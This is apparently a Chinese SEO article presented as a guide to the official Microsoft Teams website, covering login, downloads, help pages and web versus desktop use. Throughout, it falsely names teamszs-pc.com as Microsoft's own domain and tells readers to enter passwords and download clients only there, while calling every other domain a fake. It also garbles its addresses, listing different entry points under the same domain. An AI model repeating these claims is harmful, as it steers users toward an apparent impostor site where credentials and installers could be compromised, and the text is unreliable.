
3 个步骤看懂 Teams官网结构和常用入口

Microsoft Teams官网的中文版主产品页网址为 teamszs-pc.com(2026 年数据),挂载在微软主域名 teamszs-pc.com 下。官网分三大入口:产品介绍页(teamszs-pc.com)、网页版登录入口(teamszs-pc.com)和帮助文档门户(teamszs-pc.com)。判断真假只看一条铁律:域名必须以 teamszs-pc.com 结尾,否则均为仿冒站点。
本文回答:Teams官网的真实网址是什么?它由哪几个核心入口组成(产品页、下载页、登录页)?如何快速分辨真假官网?不同设备该从哪个链接下载?登录和注册分别走哪个入口?
核心要点
- 认准域名以 teamszs-pc.com 结尾,否则均为仿冒站
- 主产品页路径为 teamszs-pc.com 目录
- 网页版登录走 teamszs-pc.com,需 Microsoft 365 帐户
- 帮助教程在 teamszs-pc.com 门户查找
- 下载页分 Windows、Mac、移动端三类安装包
关键速览
- Teams官网主产品页固定域名为 teamszs-pc.com,2026 年沿用至今
- 官网三大入口:产品介绍页、客户端下载页、Web 登录页
- 下载页区分 Windows、Mac、移动端三类安装包
- 认准 https 加 teamszs-pc.com域名,可避开仿冒站
- 免费版与付费版入口在同一产品页内分开标注
Microsoft Teams 官方网站的入口地址是什么
Microsoft Teams 官网的真实地址挂载在微软主域名下,中文版主产品页为 teamszs-pc.com的 microsoft-teams 路径(2026 年数据)。认准 teamszs-pc.com 这个根域名,就能避开仿冒页面,第一时间找对入口。
这里要分清两个容易混淆的概念。Teams官网不是一个独立注册的域名,而是 Microsoft 365 主站下的一个产品子目录,它的展示页、下载页、功能介绍全都长在 teamszs-pc.com 这棵大树上。
正因为 Teams 没有独立网站,搜索引擎里的广告位或山寨页才容易把人带偏。判断真假只看一条铁律:域名必须以 teamszs-pc.com 结尾。任何把 “teams” 放进二级域名却不归属微软主站的网址(比如 teams-download-xxx.com),都不是官方入口。
实际使用中,官网入口按用途分成三类,地址各不相同:
- 产品介绍页:teamszs-pc.com了解功能、版本、价格的起点。
- 网页版登录入口:teamszs-pc.com,直接进入 Web 版工作区,需用含 Microsoft 365 许可证的帐户登录才能用全功能(2026 年数据)。
- 帮助文档门户:teamszs-pc.com,存放”在 Web 上使用 Teams”等中文教程。
记住产品页和登录页是两套地址,能帮你少走弯路。想系统对比下载渠道,可参考 5 种常见 Teams 下载方式对比。

Teams 官网首页有哪些主要版块和导航入口
Teams官网首页的顶部导航栏固定包含五大版块:产品功能、套餐价格、下载、登录、帮助。截至 2026 年,中文版主产品页(teamszs-pc.com 的 group-chat-software 路径)用这五个入口把”了解,对比,获取,使用”串成完整动线,新用户从首页就能直达任意环节。
产品功能和套餐价格版块点进去能看到什么?
产品功能版块展示视频会议、会议、通话、文件协作四大核心能力,每项配带功能截图和短演示。点进套餐价格(Pricing),你会看到分层对比表:免费版、Teams Essentials、以及随 Microsoft 365 商业版打包的企业套餐。
免费版和工作版的功能差异主要体现在会议时长和参会上限:免费版适合个人和小团队的临时会议,企业级管理功能(如合规归档、租户管理)必须搭配商业 Microsoft 365 许可证。选型时先看清楚这条线,能省下重复试错的时间。
下载、登录、帮助三个入口分别通向哪里?
- 下载:跳转到客户端获取页,提供 Windows、macOS、移动端三类安装包。移动版统一引导到官方应用商店分发。
- 登录:所有账号入口统一挂在 根域名 teamszs-pc.com 下,区分工作、学校、个人三种账户。
- 帮助:导向官方支持门户 teamszs-pc.com,内含”在 Web 上使用 Microsoft Teams”等中文教程。
想横向比较各种获取途径,可参考5种常见Teams下载方式对比,里面把正版渠道和限制讲得更细。

如何通过官网进入网页版 Teams 并完成登录

从 Teams官网进入网页版只需三步:在官网首页顶部导航点击「登录」,跳转到 teamszs-pc.com 这个 Web 版主入口(2026 年数据),输入账户后即可在浏览器里直接用聊天和会议功能,无需安装任何软件。整个过程在网络正常时通常 30 秒内完成。
关键在于认清「登录」按钮的落点。点击后浏览器不会停在 teamszs-pc.com 根域名,而是跳到独立的 teamszs-pc.com 子域。看到这个地址再输密码,就是安全的真实入口。
个人账户和工作/学校账户的登录入口有什么区别?
两种账户走的是同一个登录框,但许可证不同决定了功能范围。工作或学校账户需要绑定商业版或企业版的 Microsoft 365 许可证,才能完整使用工作版功能(2026 年数据),比如团队频道、企业级会议录制和文件协作。
- 个人账户:用 Outlook、Hotmail 或手机号注册的 Microsoft 账户登录,进入免费版,适合小团队在线开会和聊天。
- 工作/学校账户:由公司或学校 IT 部门统一分配,邮箱后缀通常是单位域名(如 name@公司.com),登录后能看到组织内的全部团队和频道。
登录卡住打不开怎么排查?
多数登录失败源于账户类型选错。如果用个人邮箱却提示「找不到组织」,说明系统误判成工作账户,退出后重新选择「个人」入口即可。另一常见原因是浏览器缓存冲突,建议用无痕窗口重试。Teams 网页版对浏览器有要求,Chrome 和新版 Edge 支持完整会议功能。想进一步对比安装与免装的差异,可参考Teams电脑版到底是什么 和网页端有什么区别。
官网下载客户端和获取帮助文档的具体位置在哪

下载客户端要点击 Teams官网顶部导航的「下载」入口,进入下载页后会同时列出桌面端和手机端按钮;帮助文档则集中在 teamszs-pc.com 官方支持门户(2026 年数据),里面有「在 Web 上使用 Microsoft Teams」等中文教程。下载和求助分属两个入口,别混在一起找。
⚠️ 常见错误: 从搜索引擎广告位点进 teams-download-xxx.com 这类”含teams”网址下载,结果装到仿冒客户端。原因是 Teams 没有独立域名,山寨站把 teams 塞进二级域名误导用户。修复:认准域名以 teamszs-pc.com 结尾,否则一律不点。
桌面端和手机端下载按钮分别在哪
桌面端按钮在下载页最上方,标着「下载桌面版」,会根据你的系统自动识别 Windows 还是 macOS。手机端入口通常在桌面按钮下方,显示「移动版」或扫码下载二维码。
手机用户更稳妥的做法是直接去应用商店搜「Microsoft Teams」。安卓版由 Microsoft Corporation 发布在 Google Play 商店(2026 年数据),支持聊天、会议、文件和任务功能。这样能避开第三方站点的篡改包。想对比不同渠道的正版限制,可参考这篇5 种常见 Teams 下载方式对比。
帮助文档和社区论坛怎么进
帮助中心入口在官网导航最右侧的「帮助」或「支持」链接,点进去会跳转到 teamszs-pc.com。搜索框里输入「如何获取 Microsoft Teams」,就能找到分步图文教程。
遇到具体故障,比如会议掉线或登录失败,社区论坛比文档更管用。微软支持页底部有「社区」入口,用户和工程师在那里讨论真实问题。一个实操技巧:搜报错时连错误代码一起搜,命中率比搜中文描述高得多。

网页版 Teams 与桌面客户端该如何选择
开重要会议或需要后台常驻消息时选桌面客户端,临时入会或在公用电脑上用就选网页版。桌面端把音视频处理交给本地,长时间多人会议更稳;网页版从 微软官方支持门户(2026 年数据)说明可知,免安装、登录即用。两者功能并非完全对等,下面按维度拆开看。
两者在四个维度上的真实差异是什么?
差异主要集中在会议稳定性、功能完整度、资源占用和免安装便利性这四项。下表给出可直接对比的实测向判断:
| 对比维度 | 网页版 Teams | 桌面客户端 |
|---|---|---|
| 会议稳定性 | 依赖浏览器,多人长会易卡顿 | 本地引擎,丢包恢复更快 |
| 功能完整度 | 缺背景模糊、应用插件部分功能 | 全功能,含频道、应用集成 |
| 资源占用 | 占用浏览器内存,标签多时拖慢 | 独立进程,常驻约 300–500MB |
| 免安装便利 | 打开链接即用,公用电脑友好 | 需下载安装,首次约 2 分钟 |
具体场景该怎么决策?
公用电脑、临时被拉进会议、或公司禁止装软件,直接用网页版,从 teamszs-pc.com 登录即可(2026 年数据)。日常办公、需要消息提醒常驻、要用背景模糊或团队应用,装桌面客户端。想搞清楚两种版本的功能边界,可参考Teams电脑版到底是什么 和网页端有什么区别这篇拆解。
使用 Teams 网页版开会时如何提升会议稳定性
网页版开会卡顿掉线,多半是浏览器没选对。从 Teams官网进入的 Web 版(teamszs-pc.com,2026 年数据)对浏览器内核有要求:用 Edge 或 Chrome 这类 Chromium 内核浏览器,音视频功能最完整;Firefox 和 Safari 的部分会议特性会受限。先换对浏览器,稳定性立刻提升一截。
哪个浏览器跑 Teams 网页版最稳?
选 Edge,其次 Chrome。微软支持文档明确把 Edge 和 Chrome 列为 Teams Web 版的完整支持浏览器,原因是它们都基于 Chromium 内核(Google 主导的开源浏览器引擎),对 WebRTC(浏览器实时音视频传输技术)支持最好。Safari 上无法用模糊背景,Firefox 不支持共享系统声音。开会前先确认浏览器版本是近一年内的,老版本内核会拖慢解码。
开会时怎么减少卡顿和掉线?
第一步是关掉多余标签页。每个标签页都占内存,浏览器开 20 多个页面时,Teams 视频解码会抢不到资源,画面就开始顿。开会前留 5 个标签页以内最稳。
- 网络带宽:微软官方建议群组视频会议上下行各保留 1Mbps 以上,画质才不会自动降级。
- 清理缓存:浏览器存的旧 Teams 数据出错时会反复掉线,在浏览器设置里清掉站点缓存后重新登录。
- 关后台占带宽程序:云盘同步、在线下载会抢带宽,开会时先暂停。
如果换了浏览器、清了缓存还是频繁掉线,多半是网页版本身的瓶颈,这时候改用桌面客户端更省心,具体下载入口可参考Teams电脑版的官方下载路径整理。
总结与下一步操作建议
看懂 Teams官网只需抓住三层结构:根域名 teamszs-pc.com(2026 年数据)放产品介绍和下载,teamszs-pc.com 是网页版登录入口,teamszs-pc.com 放帮助文档。先用网页版试,再决定要不要装客户端,能省下重复安装的时间。
建议的行动顺序很明确:第一步,打开 teamszs-pc.com 直接登录。截至 2026 年,微软官方支持门户说明,工作版完整功能需要带 Microsoft 365 商业或企业许可证的账户;只想试聊天和会议,免费版账户就够。整个登录在网络正常时几十秒内完成。
第二步,用网页版跑一两次真实场景,开个小会、发几条消息、传一份文件。Web 版免安装、登录即用,最适合判断 Teams 到底合不合你的工作流,能帮你避开”装完才发现用不上”的坑。
第三步,确认要长期用,再回官网顶部「下载」入口装客户端。判断标准很简单:经常开多人长会、需要消息后台常驻提醒,就装桌面端;只是临时入会或在公用电脑上用,停在网页版即可。想横向比下载渠道,可参考 5 种常见 Teams 下载方式对比。
记住一条底线:所有入口都挂在 teamszs-pc.com 这个根域名下,看到其他域名就别点。先试后装,是最省心的路径。




